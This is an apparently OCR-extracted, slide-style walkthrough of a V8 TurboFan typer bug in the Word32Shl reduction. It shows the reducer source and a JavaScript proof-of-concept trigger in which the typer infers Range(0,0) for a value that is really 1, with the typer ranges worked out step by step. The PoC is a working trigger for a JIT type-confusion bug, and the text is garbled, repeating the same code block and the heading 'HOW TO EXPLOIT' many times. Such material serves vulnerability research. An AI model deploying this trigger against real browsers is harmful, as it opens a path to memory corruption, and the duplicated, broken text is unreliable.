
```
Reduction MachineOperatorReducer::ReduceWord32Shl(Node* node) {
  ...
  if (m.right().IsInRange(1, 31)) {
    if (m.left().IsWord32Sar() || m.left().IsWord32Shr()) {
      Int32BinopMatcher mleft(m.left().node());

      // If x >> K only shifted out zeros:
      // (x >> K) << L => x           if K == L
      if (mleft.op() == machine()->Word32SarShiftOutZeros() &&
          mleft.right().IsInRange(1, 31)) {
        Node* x = mleft.left().node();
        int k = mleft.right().ResolvedValue();
        int l = m.right().ResolvedValue();
        if (k == l) {
          return Replace(x);
        } else if (k > l) {
          ...
        }
  ...
}
```

● HOW TO EXPLOIT

Cheers!

• HOW TO EXPLOIT


POC



```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```

• HOW TO EXPLOIT

POC




```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```


Typer phase:

HOW TO EXPLOIT

POC




```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```




```
Typer phase:
    c.c1&1:
      Range(0, 1)
```

• HOW TO EXPLOIT

POC




```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```




```
Typer phase:
    c.c1&1:
      Range(0, 1)

    x:
      Range(1, 2)
```

● HOW TO EXPLOIT

POC




```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```




```
Typer phase:
    c.c1&1:
        Range(0, 1)

    x:
        Range(1, 2)

    y:
        (String | Range(1, 2))
```

• HOW TO EXPLOIT

POC




```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```




```
Typer phase:
    c.c1&1:
        Range(0, 1)

    x:
        Range(1, 2)

    y:
        (String | Range(1, 2))

    y<<=1:
        Range(2, 4)
```

• HOW TO EXPLOIT

POC



